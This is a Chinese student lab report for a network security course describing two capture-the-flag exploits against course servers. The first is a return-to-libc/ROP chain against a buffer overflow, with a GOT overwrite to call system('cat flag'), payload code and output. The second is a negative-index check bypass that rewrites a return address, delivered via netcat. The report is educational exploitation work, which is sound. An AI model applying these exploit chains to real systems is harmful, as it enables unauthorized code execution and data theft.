

《网络安全工程与实践》第二次实验报告

林子钊 2012011322

罗鸿胤 2012011319

一、实验目的

- 1、利用远程服务器上recho.c的缓冲区溢出漏洞，使用return to libc技术绕过DEP(堆栈不可执行)和ASLR(内存地址随机化)防护，获取远程服务器上的flag文件内容。
- 2、训中并利用所给的二进制可执行程序的漏洞，得到服务器文件中的内容。

二、实验过程

[第一题]

在handle()函数中发现recv_line(buf)函数存在缓冲区溢出漏洞，设法通过精心构造的栈结构，使返回地址ret被覆盖，跳转到我们预期的执行函数中。初步想法是通过往栈中写入shellcode，使的栈跳转到shellcode的地址并执行，但是由于服务器上设置了DEP使得栈不可执行，因此需要利用return to libc技术，调用libc中的某个函数地址（在本文中使用的是getpwnam函数），修改该函数的got表项为system()函数的got表项，间接地执行system函数，同时为了绕过服务器上的ASLR防护，需要使用一些trick去获取libc函数（比如getpwnam）的got表项的内容。

1、获取动态链接库libc.so.6中system和getpwnam的入口地址

objdump -T libc.so.6 | grep 'system\| getpwnam'

```
000b1b70 g    DF .text 0000014e GLIBC_2.0  getpwnam
0003aeb0 w    DF .text 00000037 GLIBC_2.0  system
```

2、获取recho程序动态链接libc时getpwnam的plt表项，以及sendstr和recv_line函数的入口地址

objdump -D ./recho

```
08048640 <getpwnam@plt>:
8048640: ff 25 08 a2 04 08      jmp     *0x804a208
8048646: 68 08 00 00 00        push   $0x8
804864b: e9 d0 ff ff ff        jmp     8048620 <_init+0x2c>
```

08048acf <sendstr>:

080489e6 <recv_line>:

可看出

getpwnam_plt = 0x8048640

getpwnam_got = 0x804a208

sendstr = 0x08048acf

recv_line = 0x080489e6

```

8048af7:  81 ec 08 01 00 00      sub    $0x108,%esp
8048afd:  83 ec 04               sub    $0x4,%esp

```

3、反汇编recho.c代码可以看到，handle函数中的局部变量buf地址到ebp存放的地址相差了264，于是先往要发送的payload中填充268个字节，恰好覆盖掉了ebp指向的地址。

```

#溢出栈
payload = (268) * 'A'

```

4、构造四个函数

(1) `payload += l32(sendstr) + l32(popret) + l32(getpwnam_got)`

令sendstr的地址覆盖掉原来handle函数的ret地址，并将参数getpwnam_got的地址放在+8的位置，并利用pop/ret，清理掉栈中的参数，把esp指针指向下一个函数的地址，即下面的recv_line。

作用：将服务器上的getpwnam_got的动态地址发送到本地。

(2) `payload += l32(recv_line) + l32(popret) + l32(getpwnam_got)`

原理同 (1)

作用：服务器接收本地发送的system的got地址，覆盖掉原来的getpwnam_got。

(3) `payload += l32(recv_line) + l32(popret) + l32(bss)`

作用：接收本地发送给服务器的system函数的参数，并存放到数据段的某一个地址。

(4) `payload += l32(getpwnam_plt) + l32(popret) + l32(bss)`

作用：服务器通过getpwnam_plt跳转到getpwnam_got去寻找函数的动态入口地址（但此时的

```

#使用sendstr函数使服务器发送getpwnam的got地址，参数为getpwnam_got
payload += l32(sendstr) + l32(popret) + l32(getpwnam_got)
#使用recv_line函数覆盖getpwnam_got，参数为getpwnam_got的地址
payload += l32(recv_line) + l32(popret) + l32(getpwnam_got)
#使用recv_line函数覆盖bss内一段可以写的地址为本地传过去的命令，参数为bss段内可写的地址
payload += l32(recv_line) + l32(popret) + l32(bss)
#调用system函数，参数为刚才重写入内存的指令bss
payload += l32(getpwnam_plt) + l32(popret) + l32(bss)

```

getpwnam_got已经被system_got给覆盖了），即执行了system函数，并以（3）写入的bss段数据为参数。

5、计算服务器上的system_addr

通过io.read(4)获取服务器上发过来的getpwnam_got，减去本地的getpwnam地址后获得服务器上的libc的基址。

```

libc = l32(io.read(4)) - getpwnam_o
system_addr = libc + system_o

```

libc基址加上本地system函数的地址，即为服务器上的system函数的地址。

6、将5算出来的system_addr写回服务器上的getpwnam_got，覆盖掉getpwnam_plt原先要跳转到的地址。

```
io.write(l32(system_addr) + '\0\n')
```

这样，在调用getpwnam_plt时，就能让服务器成功地执行system函数。

7、写入要执行的命令，作为system函数的参数。

```
io.write('cat flag\0\n')
```

8、实验结果

执行python exploit.py，得到服务器上的flag文件内容。

```
LindeMacBook-Pro:recho linzichuan$ python exploit.py
'Welcome to Remote *ECHO* Service!\n'
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xcf\x8a\x04\x08\x15\x86\x04\x08\x08\xa2\x04\x08\xe
6\x89\x04\x08\x15\x86\x04\x08\x08\xa2\x04\x08\xe6\x89\x04\x08\x15\x86\x04\x08\x8
0\xa2\x04\x08@\x86\x04\x08\x15\x86\x04\x08\x80\xa2\x04\x08'
'p\x9bg\xf7'
'y0ur-first-R0P-3xploit-2015\n'
```

[第二题]

方法：

在函数00000990的0x804B1E0有长度为200的空间，可以用于存放payload。

在函数000007A0中：

```
if ( v804B2A8 != 45 )
{
    result = sub_4E0(134525608, 0, 10);
    if ( result <= 8 )
        break;
}
```


这个语句的作用是对负数进行检查。可以发现这里只检查了第一位是否是负号。利用这一点，可以在第一位输入空格以避免数组的下标检查，使得字符串转换后的数为负数。

程序main的返回地址为0x804850B，与0x804B1E0有0x2cd5的距离。因此利用此函数可以写内存。所以可以购买-16号d5次，-17号2c次，这样可以将main函数的返回地址修改为之前存放的payload的地址。之后构造溢出，输入文件见input。

执行：

(cat input & cat) | nc 166.111.132.132 7563

得到：



```
==== MENU ====
[a] Weapon List
[b] Shop Cart
[c] Checkout
[d] Exit
cat /home/weapon_shop/flag
pwn1ng-1s-4wes0me-2o15
```

三、心得体会

本次实验让我们掌握了如何利用程序的缓冲区溢出漏洞，使用ROP去绕过DEP和ASLR防护，进而在服务器上执行想要的命令，在实验过程中，我们更深刻地理解了linux x86的函数栈结构，以及libc库的动态加载相关的知识。同时，我们对于栈溢出的利用有了更为深入的理解，锻炼了对于可执行程序进行逆向以及利用程序漏洞的能力，受益匪浅。